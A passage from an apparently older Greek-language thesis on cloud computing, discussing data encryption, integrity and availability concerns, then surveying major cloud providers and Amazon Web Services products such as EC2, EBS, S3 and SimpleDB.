Συνήθως το μόνο επίπεδο ασφάλειας που οι πωλητές παρέχουν είναι η άδεια διαχειριστή (δηλαδή, ο ίδιος ιδιοκτήτης του λογαριασμού) και η άδεια χρήσης (δηλαδή, όλοι οι άλλοι εξουσιοδοτημένοι χρήστες)-χωρίς επίπεδα στο ενδιάμεσο (π.χ., οι διαχειριστές της επιχειρηματικής μονάδας, οι οποίοι είναι εξουσιοδοτημένοι να εγκρίνουν την εξέλιξη της επιχείρησης τους).

Η αμέσως επόμενη πιθανή ανησυχία είναι το πώς τα δεδομένα που είναι αποθηκευμένα στο σύννεφο πως προστατεύονται. Για όλους τους πρακτικούς σκοπούς, η προστασία των δεδομένων που είναι αποθηκευμένα στο σύννεφο περιλαμβάνει τη χρήση κρυπτογράφησης. Όσον αφορά λοιπόν τα δεδομένα είναι πραγματικά κρυπτογραφημένα αυτά που είναι αποθηκευμένα στο «Υπολογιστικό Νέφος»; Και αν ναι, με ποιο αλγόριθμο κρυπτογράφησης, και τι σχετικά με το κλειδί κρυπτογράφησης, είναι αρκετά ισχυρό;Όσον αφορά, για παράδειγμα το S3 δεν κρυπτογραφεί τα δεδομένα των πελατών αλλά οι ίδιοι οι πελάτες είναι σε θέση να κρυπτογραφήσουν τα δεδομένα τους.


Αν τελικά κρυπτογραφούνται τα δεδομένα η αμέσως επόμενη ανησυχία είναι , ο αλγόριθμος που χρησιμοποιείται για την κρυπτογράφηση. Δεν είναι όλοι αλγόριθμοι κρυπτογράφησης το ίδιο ισχυροί. Κρυπτογραφικά, πολλοί αλγόριθμοι παρέχουν επαρκή ασφάλεια. Ωστόσο, μόνο οι αλγόριθμοι που έχουν δημοσίως ελεγχθεί από ένα επίσημο πρότυπο (π.χ., NIST) ή τουλάχιστον ανεπίσημα από την κρυπτογραφική κοινότητα θα πρέπει να χρησιμοποιούνται. Κάθε αλγόριθμος που είναι ιδιόκτητος θα πρέπει οπωσδήποτε να αποφεύγεται. Σημειώστε ότι εμείς μιλάμε για συμμετρική αλγοριθμική κρυπτογράφηση εδώ. Η Συμμετρική κρυπτογράφηση όπως φαίνεται στην Εικόνα περιλαμβάνει τη χρήση ενός ενιαίου μυστικού κλειδιού τόσο για την κρυπτογράφηση όσο και την αποκρυπτογράφηση των δεδομένων. Μόνο η συμμετρική κρυπτογράφηση έχει την ταχύτητα και την υπολογιστική απόδοση για να χειριστεί μεγάλο όγκο δεδομένων. Δεν θα ήταν αποδοτικό η χρήση μη συμμετρικού αλγορίθμου για την κρυπτογράφηση σε αυτή την περίπτωση όπως παρουσιάζεται στην Εικόνα .

Αν και η παρακάτω Εικόνα συσχετίζεται με το e-mail, αντίστοιχη διεργασία (χρήση ενός μυστικού κλειδιού) χρησιμοποιείται για την αποθήκευση των δεδομένων.



Εικόνα 6: Συμμετρική κρυπτογράφηση

Αν και η Εικόνα αναφέρεται στη χρήση e-mail, η αντίστοιχη διεργασία (δημόσιο και ιδιωτικό κλειδί) δεν χρησιμοποιείται στην κρυπτογράφηση για αποθήκευση δεδομένων.



Εικόνα 7: Μη συμμετρική κρυπτογράφηση

Η επόμενη εξέταση είναι το μήκος του κλειδιού που χρησιμοποιείται. Με την συμμετρική κρυπτογράφηση, όσο πιο μεγάλο είναι το μήκος του κλειδιού (δηλαδή, μεγάλος αριθμός των bits του κλειδιού), τόσο ισχυρότερη είναι η κρυπτογράφηση. Αν και τα κλειδιά με μεγάλα μήκη παρέχουν μεγαλύτερη προστασία ωστόσο μπορεί να καταπονήσουν τις δυνατότητες των επεξεργαστών των ηλεκτρονικών υπολογιστών.Ένα άλλο ζήτημα εμπιστευτικότητας για την κρυπτογράφηση είναι η διαχείριση των κλειδών. Πώς τα κλειδιά κρυπτογράφησης που χρησιμοποιούνται πρόκειται να διαχειρίζονται-και από ποιον; Σκοπεύετε να διαχειριστείτε τα κλειδιά μόνοι σας; Ας ελπίσουμε ότι, η απάντηση είναι ναι, και ότι έχετε την εμπειρία να διαχειριστείτε τα δικά σας κλειδιά. Δεν συνιστάται να αναθέσετε στον πάροχο να διαχειριστεί τα κλειδιά σας- τουλάχιστον όχι στον ίδιο πάροχο, ο οποίος χειρίζεται τα δεδομένα σας. Αυτό σημαίνει πρόσθετους πόρους και ικανότητες [19].

6.4.3 Ακεραιότητα

Εκτός από την προστασία του απορρήτου των δεδομένων σας, θα πρέπει επίσης να ανησυχείτε για την ακεραιότητα του τα δεδομένα σας. Η Εμπιστευτικότητα δεν συνεπάγεται με την ακεραιότητα; Τα Δεδομένα μπορούν να κρυπτογραφούνται για λόγους εμπιστευτικότητας, και ακόμη ίσως να μην έχουμε έναν τρόπο να επαληθεύσουμε την ακεραιότητα των δεδομένων. Η Κρυπτογράφηση από μόνη της είναι αρκετή από τη μεριά της εμπιστευτικότητας, αλλά η ακεραιότητα απαιτεί επίσης επιπλέον διεργασίες.

Ο απλούστερος τρόπος για να χρησιμοποιήσουμε κρυπτογραφημένα δεδομένα είναι η χρήση ενός συμμετρικού αλγορίθμου και η συμπερίληψη μιας συνάρτησης hash ώστε να περιλαμβάνουν μια μονόδρομη συνάρτηση κατακερματισμού. Το οποίο όχι μόνο είναι σημαντικό για την ακεραιότητα των δεδομένων του πελάτη, αλλά θα

χρησιμεύσει επίσης για να παρέχουν πληροφορίες σχετικά με το πόσο εξελιγμένο πρόγραμμα ασφάλειας χρησιμοποίει ο πάροχος. Σημειώνουμε ωστόσο, ότι η δεν γίνεται κρυπτογράφηση των δεδομένων των πελατών, ειδικά για τις PaaS και SaaS υπηρεσίες.

Μια άλλη πτυχή της ακεραιότητας των δεδομένων είναι σημαντική, ιδιαίτερα με τη χρήση αποθήκευσης στην υπηρεσία IaaS. Μόλις ένας πελάτης έχει κάποια gigabytes (ή περισσότερα) δεδομένων του επάνω στο σύννεφο για αποθήκευση, πώς ο πελάτης είναι σε θέση να ελέγξει την ακεραιότητα των δεδομένων που είναι αποθηκευμένα εκεί; Υπάρχουν δαπάνες που συνδέονται με τη μεταφορά με τη μετακίνηση των δεδομένων από και στο σύννεφο;

Αυτό που ένας πελάτης θέλει πραγματικά είναι να επαληθεύσει την ακεραιότητα των δεδομένων του, χωρίς να χρειάζεται να κατεβάσετε και να ανεβάσετε ότι τα δεδομένα κάθε φορά από το σύννεφο. Η διαδικασία αυτή είναι ακόμη πιο δύσκολη καθώς ο χρήστης δεν είναι σε θέση να γνωρίζει που ακριβώς είναι αποθηκευμένα τα δεδομένα του, τα οποία μάλιστα αλλάζουν χώρο αποθήκευσης δυναμικά [19].

6.4.4 Διαθεσιμότητα

Υποθέτοντας ότι τα στοιχεία ενός πελάτη έχουν διατηρήσει την εμπιστευτικότητα και την ακεραιότητά τους, θα πρέπει επίσης να ανησυχείτε για την διαθεσιμότητα των δεδομένων σας. Υπάρχουν επί του παρόντος τρεις μεγάλες απειλές σε όσον αφορά αυτό.

Η πρώτη απειλή αφορά τη διαθεσιμότητα του δικτύου όσον αφορά τις επιθέσεις. Ένας πελάτης μπορεί να είναι τυχερός με το να λάβει “three 9s” του uptime χρήσης. Μια σειρά από μεγάλες διακοπές παροχής έχουν συμβεί. Για παράδειγμα, το Amazon S3 υπέστη 2,5 ώρες διακοπής το Φεβρουάριο του 2008 και μια οκτάωρη διακοπή τον Ιούλιο του 2008. Αυτές οι διακοπές του Amazon άρχισαν να γίνονται όλο και πιο εμφανής με την αύξηση του αριθμού των πελατών.

Εκτός από τις διακοπές της υπηρεσίας, σε ορισμένες περιπτώσεις, τα δεδομένα που αποθηκεύονται στο σύννεφο έχουν πράγματι χαθεί. Για παράδειγμα, τον Μάρτιο του 2009, οι cloud-based υπηρεσίες αποθήκευσης από τον πάροχο Carbonite A.E. λόγω ελαττωματικού εξοπλισμού απέτυχαν τα αντίγραφα ασφαλείας με αποτέλεσμα η εταιρεία να χάσει τα δεδομένα για 7.500 πελάτες πριν από δύο χρόνια.

Ένα μεγαλύτερο ερώτημα για τους πελάτες της υπηρεσίας αυτής είμαι ότι πρέπει να εξεταστεί κατά πόσον οι πάροχοι αποθήκευσης σε τεχνολογία cloud θα έχουν την επιχείρηση στο μέλλον. Τον Φεβρουάριο του 2009, ο πάροχος Coghead ξαφνικά έκλεισε, δίνοντας στους πελάτες λιγότερες από 90 ημέρες (εννέα εβδομάδες) για να πάρουν τα στοιχεία από τους διακομιστές του.

Πολλοί πάροχοι αποθήκευσης στην τεχνολογία cloud δεν δημιουργούν αντίγραφα ασφαλείας των δεδομένων των πελατών, ή το κάνουν μόνο ως πρόσθετη υπηρεσία με ένα επιπλέον κόστος. Η διαθεσιμότητα είναι φαινομενικά κάτι απλό αλλά κρίσιμο ερώτημα για το αν οι πελάτες θα πρέπει να ζητούν την αποθήκευση των δεδομένων τους ή όχι από τους παρόχους [19].

Κεφάλαιο 7 Προϊόντα και Πάροχοι Cloud Computing Υπηρεσιών


7.1 Τύποι των προϊόντων cloud computing

Τα προϊόντα cloud computing είναι συχνά κατά προσέγγιση ταξινομημένα σε μια ιεραρχία - ως όρους υπηρεσιών και παρουσιάζονται παρακάτω κατά σειρά αυξανόμενης ειδίκευσης.

Η υποδομή ως υπηρεσία (IaaS) παρέχει τους γενικούς πόρους υπολογισμού κατόπιν παραγγελίας όπως οι virtualized κεντρικοί υπολογιστές(servers) ή διάφορες μορφές αποθήκευσης (block, key/value, βάση δεδομένων κτλ.) ως μετρημένους πόρους. Μερικές φορές αποκαλείται και ως υλικό ως υπηρεσία (Hardware as a Service). Αυτό μπορεί συχνά να θεωρείται ως η άμεση εξέλιξη της μοιραζόμενης φιλοξενίας (shared hosting) προσθέτοντας την κατόπιν παραγγελίας διαβάθμιση μέσω των virtualization πόρων και την χρήση-βασισμένη σε τιμολόγηση.

Η πλατφόρμα ως υπηρεσία (PaaS) παρέχει μια υπάρχουσα διοικούμενη υψηλότερου επιπέδου υποδομή λογισμικού για την οικοδόμηση των ιδιαίτερων κατηγοριών εφαρμογών και υπηρεσιών. Η πλατφόρμα περιλαμβάνει τη χρήση των υποκείμενων πόρων υπολογισμού, χαρακτηριστικά τιμολογημένα παρόμοια με τα προϊόντα IaaS, αν και η υποδομή είναι αντλούμενη μακριά κάτω από την πλατφόρμα.

Το λογισμικό ως υπηρεσία (SaaS) παρέχει συγκεκριμένες, ήδη δημιουργημένες εφαρμογές που προσφέρουν πλήρως ή μερικώς εξ αποστάσεως υπηρεσίες. Μερικές φορές είναι υπό μορφή βασισμένων σε WEB εφαρμογές και άλλες φορές αποτελείται από τυποποιημένες μη-εξ αποστάσεως εφαρμογές με την βασισμένη στο internet αποθήκευση ή άλλες αλληλεπιδράσεις δικτύων.



Εικόνα 8:Η ιεραρχία των παροχών του Cloud

7.2 Οι βασικοί πάροχοι του cloud computing

Σαν μια ελπιδοφόρα βιομηχανία στην ακμή της υψηλής ανάπτυξης, το cloud computing προσελκύει πολλούς πιθανούς εισερχόμενους. Παρακάτω γίνεται μια

σύντομη επισκόπηση διάφορων αντιπροσωπευτικών σημαντικών φορέων της βιομηχανίας .Οι περιλήψεις παρέχονται στο πλαίσιο της τρέχουσας κατάστασης αυτής της αναπτυσσόμενης βιομηχανίας εξηγώντας πώς αυτές οι επιχειρήσεις εισήγαγαν τον τομέα του cloud computing και πώς εγκαθιστά τις υπάρχουσες επιχειρησιακές ικανότητές τους. Οι μελλοντικοί εισερχόμενοι θα μοιραστούν πιθανώς τις κοινές λογικές και οι παρόμοιες τοποθετημένες επιχειρήσεις θα πρέπει να κοιτάζουν για πιθανές εμπορικές ευκαιρίες στην αυξανόμενη βιομηχανία του cloud computing.

7.2.1 Amazon.com

Η Amazon.com είναι ένα πολύ μεγάλο εμπορικό σήμα στο ηλεκτρονικό εμπόριο. Στη δεκαετία από την ίδρυσή του, έχει μετασχηματίσει από ένα on-line βιβλιοπωλείο σε μια γενική λιανικής πώλησης πλατφόρμα και έπειτα στον κορυφαίο προμηθευτή cloud computing. Η έναρξη το 2006 με την απλή υπηρεσία αποθήκευσής (Simple Storage Service Amazon S3)και το ελαστικό υπολογίζουν σύννεφο (Elastic Compute Cloud Amazon EC2), η Amazon είναι πρωτοπόρος στις IaaS προσφορές cloud.Ο γενικός διευθυντής τεχνολογίας της Amazon,Werner Vogels, είναι ένα βαθύ τεχνικό μυαλό και έχει συμβάλλει στην κατεύθυνση της στρατηγικής cloud της Amazon και χρησιμεύει συχνά ως το δημόσιο πρόσωπο της εταιρίας.

Εικόνα 9:Το λογότυπο της amazon.com

Η Amazon έχει επαινεθεί για τη στρατηγική που ακολουθεί στο cloud και θεωρείται ο βιομηχανικός ηγέτης στη ανερχόμενη αγορά - το 2008 απονεμήθηκε στο Vogels ο τίτλος του «προϊστάμενος του έτους» από το περιοδικό InformationWeek και δέχτηκε το βραβείο «καλύτερου επιχειρηματικού ξεκινήματος» στα βραβεία «Crunchies» για την Amazon. Εάν το cloud computing απογειώθηκε σαν βιομηχανία, πολλοί παρατηρητές προβλέπουν ότι τα μελλοντικά λιανικά εισοδήματα της Amazon θα επισκιαστούν από τις cloud προσφορές τους.
Ο Larry Dignan του ZDNet δήλωσε ότι «η Amazon θα είναι όπως ένα κατάστημα βιβλίων όπου τα βιβλία θα είναι ακριβώς μια βιτρίνα να καλύψει τον προϋπολογισμό της και για να πουλήσουν την αποθήκευση και το cloud computing.»

6.2.2 Google

Η Google είναι η σημαντικότερη και η πιο προσεγμένη επιχείρηση Διαδικτύου σήμερα. Οι ταξινομήσεις των μηχανών αναζήτησης δείχνουν ότι το μερίδιο αγοράς της Google είναι σχεδόν τα δύο τρίτα της συνολικής αγοράς αναζήτησης, εναντίον περίπου 20% για τη Yahoo και 10% ή λιγότερων για τη Microsoft, οι επόμενοι μεγαλύτεροι ανταγωνιστές της. Με την πείρα της του να τρέχει τη δημοφιλέστερη μηχανή αναζήτησης παγκόσμιος και την απέραντη, βιομηχανία-οδηγός στην υποδομή για να υποστηρίξει την ιστοσελίδα με την μεγαλύτερη επισκεψιμότητα, το να επεκταθεί στις υπηρεσίες cloud computing είναι μια φυσική εξέλιξη.

Ενώ η κυριαρχία της στην μηχανή αναζήτησης είναι προς το παρόν αδιαπραγμάτευτη, αυτό δεν μεταφράζετε άμεσα στην αυτόματη ηγεσία στον χώρο του cloud computing. Μέχρι τώρα, έναντι της Microsoft και της Amazon ,η Google App είναι λιγότερο φιλόδοξη και περισσότερο περιορισμένη στο πεδίο της εφαρμογής .Αν και υπάρχει αρκετή σκέψη για το μέλλον του Google App ,η Google υποστηρίζει την App μηχανή και τη βελτιώνει συνεχώς.

Η App Engine δεν μπορεί να έχει τόσο ευρεία χρήση όπως το EC2 καθώς δεν επιτρέπει ευελιξία στην υποδομή του συστήματος αλλά παρέχοντας αυτή την υποδομή απαλλάσσει τους δημιουργούς από τις ανάγκες διαχείρισης και τα προβλήματα που έχει η εγκατάσταση μεγάλων κατανεμημένων εφαρμογών. Η App Engine αναλαμβάνει την τοποθέτηση της εφαρμογής σε ένα cluster, την παρακολούθηση αυτού και την επαναφορά σε περίπτωση αποτυχίας.

Περιορισμοί που επιβάλλονται από την App Engine:

- Οι developers έχουν μόνο read δικαιώματα στο σύστημα αρχείων της App Engine.
- Εκτός από προγραμματισμένες εργασίες υποβάθρου (background tasks) η App Engine μπορεί να εκτελέσει μόνο κώδικα που καλείτε από HTTP αιτήματα.
- Οι χρήστες μπορούν να ανεβάζουν αυθαίρετα modules αλλά μόνο αν είναι γραμμένα σε καθαρή python.
- Η App Engine περιορίζει τις μέγιστες επιστρεφόμενες εγγραφές από τη βάση δεδομένων σε 1000 ανά κλήση.
- Οι Java εφαρμογές μπορούν να χρησιμοποιήσουν μόνο ένα μέρος του JRE.

Όπως είναι προφανές η App Engine αποτελεί μια τελείως διαφορετική υλοποίηση Cloud Computing.

7.2.3 IBM

Εικόνα 10:Το λογότυπο της IBM

Στην βιομηχανία της πληροφορικής, η IBM έχει αναπτύξει μια εξαιρετική φήμη για την αξιοπιστία της. Η IBM έχει στηρίξει γραμμές παραγωγής που προηγούνται χρονικά την ίδρυση των άλλων επιχειρήσεων σε αυτό τον τομέα και αυτή η

αξιοπρόσεκτη σταθερότητα είναι ένα τεράστιο προτέρημα. Μετά από μια ταραχώδη περίοδο στις αρχές της δεκαετίας του '90 ,η IBM επικέντρωσε εκ νέου τη κύρια επιχείρηση της από υλικό-κεντρική σε λογισμικού και σε προσφορά υπηρεσιών. Παρά την τεχνική καταγωγή της IBM, δεν είναι μια εταιρία φιλοξενίας Διαδικτύου όπως η Google, η Amazon, το Yahoo ή ακόμα και τη Microsoft. Συνεπώς, η είσοδος της IBM στο cloud computing στρέφεται περισσότερο προς τις βασικές ικανότητες και την επικέντρωση της στις συμβουλευτικές υπηρεσίες.

Η προσπάθεια «blue cloud» της IBM έχει λάβει σημαντική προσοχή από τον τύπο, αλλά δεν είναι σαφής από της δημόσιες - διαθέσιμες πληροφορίες της IBM τι ακριβώς είναι το «blue cloud» .Ο James Staten, ένας αναλυτής στην ερευνητική εταιρία Forrester, ήρθε σε επαφή με την IBM για να τακτοποιήσει άμεσα αυτήν την σύγχυση. Συνοψίζοντας, το «blue cloud» αναφέρεται ως εξής:

Η πρωτοβουλία BlueCloud της IBM δεν είναι (τουλάχιστον όχι αρχικά) μια προσπάθεια να γίνει φορέας παροχής υπηρεσιών σύννεφων ή να γίνει μια πλατφόρμα Cloud Computing, αλλά μάλλον να βοηθήσουν τους πελάτες του να πειραματιστούν με αυτό, να το δοκιμάσουν, και να δώσουν προσαρμοσμένες λύσεις Cloud για να ταιριάζει στις ανάγκες τους. Χτίζοντας την έννοια της IBM καινοτομίας, η IBM παρέχει κέντρα Cloud που τοποθετούνται πελάτες από επιχειρησιακούς και κυβερνητικούς λογαριασμούς, καθώς επίσης και οι πελάτες που δεν ανήκουν στην IBM μπορούν να εξετάσουν την Cloud Computing ιδέα, συνήθως για την εσωτερική επέκταση στα κέντρα δεδομένων τους. Ο Gerrit Huizenga, ο τεχνικός αρχιτέκτονας λύσεων για το BlueCloud για τα συστήματα & την τεχνολογία της IBM ομάδας ,είπε ότι αυτές οι προσπάθειες τους βοηθούν να χτίσουν μια σειρά σχεδιαγραμμάτων Cloud, ή να τυποποιήσουν τις υποδομές Cloud. «Ο στόχος μας είναι να δώσουμε τις λύσεις που τον κάνουν πολύ ευκολότερο να επεκτείνεται και να διαχειρίζεται αυτά τα πράγματα.» .

Εκτός από το BlueCloud, η IBM έχει προσπαθήσει για συνεργασίες με άλλους προμηθευτές Cloud, όπως η Amazon,για να προσφέρει το λογισμικό και τα εργαλεία της στις εφαρμογές που φιλοξενούνται στα Cloud άλλων προμηθευτών.

7.2.4 Microsoft

Η Microsoft είναι ένας ισχυρός προμηθευτής επιχειρησιακού λογισμικού, αλλά οι προσπάθειες τις για να προσφέρει υπηρεσίες Διαδικτύου έχουν επισκιαστεί κατά ένα μεγάλο μέρος από τους ανταγωνιστές όπως τη Google και το Yahoo .Παρά την ανικανότητά της να μετατοπίσει τους σύγχρονους πρωτοπόρους στην αγορά υπηρεσιών Διαδικτύου, η Microsoft έχει τη σημαντική υποδομή και τη λειτουργική εμπειρία για να τρέξει και να αντιμετωπίσει μεγάλες υπηρεσίες Διαδικτύου. Αν και το να μπεις στον χώρο του Cloud Computing είναι μια ελκυστική πρόταση από τη προοπτική της χρησιμοποίησης των υπαρχουσών επενδύσεων κεφαλαίου, η Microsoft ενδιαφέρεται δικαιολογημένα για τη δυνατότητα του Cloud υπολογίζοντας να υιοθετήσει και άλλες κύριες επιχειρήσεις της (δηλ. παραδοσιακό λογισμικό υπολογιστών και λειτουργικά συστήματα).

Όπως συνήθως, οι προσπάθειες της Microsoft σε αυτήν την νέα περιοχή είναι μερικώς αμυντικές και πολλοί παρατηρητές ήταν δύσπιστοι απέναντι στη Microsoft για την είσοδο της στην υποδομή και στα επίπεδο-πλατφόρμας που προσφέρει το

Cloud. Η αρχική εισβολή της Microsoft στο cloud computing ήταν υπό μορφή προσφορών λογισμικού ως υπηρεσία.

Εικόνα 11:Το λογότυπο της Microsoft

Η Microsoft άρχισε με βασιζόμενες σε συνδρομή εκδόσεις των υπαρχόντων προϊόντων Microsoft Office και παραγωγικών προϊόντων και κινήθηκε σε online προϊόντα προστιθεμένης αξίας .Η πρόσφατη ανακοίνωση της επιχείρησης της Azure πλατφόρμας επισημαίνει την πλήρη είσοδό τους μέσα στις υπηρεσίες Cloud.Η Microsoft έχει κατασκευάσει προσεκτικά το Azure για να συμπληρώσει την υπάρχουσα κερδοφόρα επιχείρηση λογισμικού τους. Το Azure υπάρχει για να πουλήσει τα εργαλεία ανάπτυξης .NET καθώς η Microsoft κατέχει σχετικά λειτουργικά συστήματα και υπηρεσίες. Αυτό είναι σε αντίθεση με τις προσεγγίσεις της Amazon και της Google, οι οποίες αυτήν την περίοδο δεν αποκομίζουν κέρδη από την ανάπτυξη εφαρμογών Cloud, απλά της φιλοξενούν.

7.2.5 Salesforce

Η Salesforce άρχισε ως Customer Relationship Management (CRM) προμηθευτής λογισμικού, ιδρυόμενη το 1999.Η Salesforce είναι τώρα μια επιχείρηση Standart&Poor's 500 και μια από τις κορυφαίες 50 μεγαλύτερες εταιρείες λογισμικού από το εισόδημα του λογισμικού. Αν και η Salesforce ήταν πρωτοπόρος στην SaaS ,η έναρξη της Force.com, PaaS τους το 2007 τους έβαλε στην επιχείρηση των προσφορών χαμηλότερων επιπέδων Cloud.

Εικόνα 12:Το λογότυπο της Salesforce

Η Salesforce άρχισε ως Customer Relationship Management (CRM) προμηθευτής λογισμικού, ιδρυόμενη το 1999.Η Salesforce είναι τώρα μια επιχείρηση Standart&Poor's 500 και μια από τις κορυφαίες 50 μεγαλύτερες εταιρείες λογισμικού από το εισόδημα του λογισμικού. Αν και η Salesforce ήταν πρωτοπόρος στην λογισμικό-ως -υπηρεσία ,η έναρξη της Force.com, πλατφόρμα-ως- υπηρεσία τους το 2007 τους έβαλε στην επιχείρηση των προσφορών χαμηλότερων επιπέδων Cloud.

Η Salesforce περιγράφει το προϊόν της Force.com ως προσφορά πλατφόρμα-ως υπηρεσία, και παρέχει ένα υψηλότερου επιπέδου πλαίσιο εφαρμογής WEB(και τις βοηθητικές υπηρεσίες) για να κατασκευάσει ορισμένα προσανατολισμένα στις επιχειρήσεις προϊόντα λογισμικό-ως –υπηρεσία που φιλοξενούνται στο σύννεφο της Salesforce. Η Salesforce είναι κάπως μοναδική στην αγορά που έχουν στόχο, δεδομένου ότι οι περισσότερες άλλες σημαντικές προσφορές Cloud δεν είναι ειδικευμένες με τον ίδιο τρόπο όπως το Force.com. Αυτή η στενότερη εστίαση, που συνδυάζεται με την υπάρχουσα της Salesforce ικανότητα CRM, μπορεί να παρέχει ένα μοναδικό πλεονέκτημα. Οι εφαρμογές SaaS κατασκευάστηκαν για τη χρησιμοποίηση της πλατφόρμας του Force.com θα ενσωματωθούν στις υπάρχουσες δημοφιλείς προσφορές CRM της Salesforce. Η Salesforce είναι ο μόνος σημαντικός υπολογιζόμενος φορέας Cloud που εισάγει η αγορά με τη γενίκευση ενός υπάρχοντος προϊόντος λογισμικό-ως- υπηρεσίας.

7.3 Προϊόντα του cloud computing

Στις παρακάτω ενότητες συνοψίζουμε μια σειρά σημαντικών προσφορών cloud computing. Αυτά τα προϊόντα είναι τα κυριότερα που προσφέρονται αυτή την στιγμή στην αγορα.

7.3.1 Amazon AWS

Οι προσφορές cloud της Amazon εμπίπτουν στο πλαίσιο μιας ομάδας συμπληρωματικών προϊόντων που ονομάζεται "Amazon Web Services". Η Amazon αναφέρει τα εξής ως υποδομή σε επίπεδο υπηρεσιών:

- Amazon Elastic Compute Cloud (Amazon EC2)
- Amazon SimpleDB
- Amazon Elastic Block Store (EBS)
- Amazon Simple Storage Service (Amazon S3)
- Amazon CloudFront
- Amazon Simple Queue Service (Amazon SQS)

- AWS Premium Support

Εικόνα 13:Το λογότυπο Amazon web services

Το **Elastic Compute Cloud (EC2)**είναι η κυριότερη προσφορά της Amazon Cloud.Το EC2 επιτρέπει την on-demand ενοικίαση εικονικών μηχανών υπολογιστικών πόρων. Το EC2 είναι επί μισθώσει σε μονάδες που ονομάζονται instances,κάθε μια από τις οποίες αντιπροσωπεύει ένα εικονικό διακομιστή με ειδικές προδιαγραφές του υλικού. Από την πλευρά του χρήστη, είναι σαν να ενοικιάζει φυσικούς servers με την ώρα σε οποιαδήποτε ποσότητα. Υπάρχουν πέντε είδη των διαφοροποιημένων instances προς ενοικίαση με διαφορετική δύναμη της CPU, της μνήμης του σκληρού δίσκου και των I/O επιδόσεων. Οι εφαρμογές που απαιτούν ένα σημαντικό ποσό της μνήμης RAM ή τις επιδόσεις της CPU μπορούν να νοικιάσουν πιο ακριβά αλλά πιο ισχυρά instances, ενώ ένα δίκτυο με προορισμό την εφαρμογή, όπως ένας web server, μπορούν να χρησιμοποιήσουν φθηνότερες και λιγότερο ισχυρά instances. Ενώ το EC2 παρέχει μετρημένες υπολογιστικές εγκαταστάσεις προσωρινής τοπικής αποθήκευσης, τρία προϊόντα του Amazon παρέχουν δοσομετρικές μόνιμες εγκαταστάσεις αποθήκευσης: το Elastic Block Store (EBS), το Simple Storage Service (S3) και το SimpleDB.

Το **Elastic Block Store (EBS)** λειτουργεί σε συνδυασμό με το EC2 και προσφέρουν επιπλέον υψηλές επιδόσεις, μόνιμης αποθήκευσης με EC2 instances εικονικής μηχανής. Το EC2 instances έχουν τοπική αποθηκευτική ικανότητα, αλλά αυτός χώρος είναι προσωρινός και είναι μόνο διαθέσιμος όταν ένα instances συνεχίζει να λειτουργεί. Το EBS παρέχει αποθήκευση σαν έναν εικονικό δίσκο (αποθήκευση block), η οποία μπορεί να συνδεθεί με ένα συγκεκριμένο instances EC2, τα δεδομένα θα παραμείνουν διαθέσιμα ανεξάρτητα από το αν το EC2 instances τρέχουν αυτή τη στιγμή και μπορεί να μετακινηθεί από instances σε instances , χωρίς την ανάγκη να βασιστεί ρητώς σε κάποιο μηχανισμό με υψηλότερο επίπεδο μεταφοράς δεδομένων.

Το **Simple Storage Service (S3)** ήταν η πρώτη υποδομή σε επίπεδο web υπηρεσιών της Amazon, που ξεκίνησε στις αρχές του 2006. Το S3 παρέχει ισχυρή αποθήκευση αντικείμενων μετρημένη ανά gigabyte ανά μήνα. Ενώ το EBS παρέχει έναν εικονικό δίσκο, όπως την αφαιρετική αποθήκευση σε block για να αποδίδει στο EC2 εικονικής μηχανής, επίσης το S3 παρέχει εγκαταστάσεις αποθήκευσης που μπορούμε να έχουμε πρόσβαση ανεξάρτητα από τις EC2 instances .Κάποιος μπορεί να χρησιμοποιήσει το S3 από μόνο του ως ένα χώρο αποθήκευσης χωρίς τη χρήση του EC2.Επισης μπορεί κάποιος να έχει πολλά instances EC2 και να έχει πρόσβαση στα ίδια δεδομένα από το S3.Βασικά,το interface τής αποθήκευσης είναι διαφορετικό, δηλαδη ενώ τα block αποθήκευσης συμπεριφέρονται σαν ένας δίσκο, η αποθήκευση των αντικειμένων παρέχει ένα υψηλότερο επίπεδο αλληλεπίδρασης. Τα διακριτά αντικείμενα (τα οποία είναι παρόμοια με τα αρχεία), αποθηκεύονται και ανακτούνε με βάση το όνομα.

Η **Simple DataBase** είναι μια ψευδό-σχεσιακή υπηρεσία για την αποθήκευση δεδομένων. Αποθηκεύει τα δεδομένα σαν μια σχεσιακή διαχείρισης βάσεων δεδομένων (Relational DataBase Management System),παρέχοντας μια πιο εμπλουτισμένη data query και διαχείριση interface από ότι ένα block ή ένα αντικείμενο αποθήκευσης. Η SimpleDB είναι επίσης προσβάσιμη ανεξάρτητα από τα EC2 instances και παρουσιάζει μια υψηλότερου επιπέδου βάσης δεδομένων, όπως την πρόσβαση στην αποθήκευση με χρήση του SQL σαν query γλώσσα.

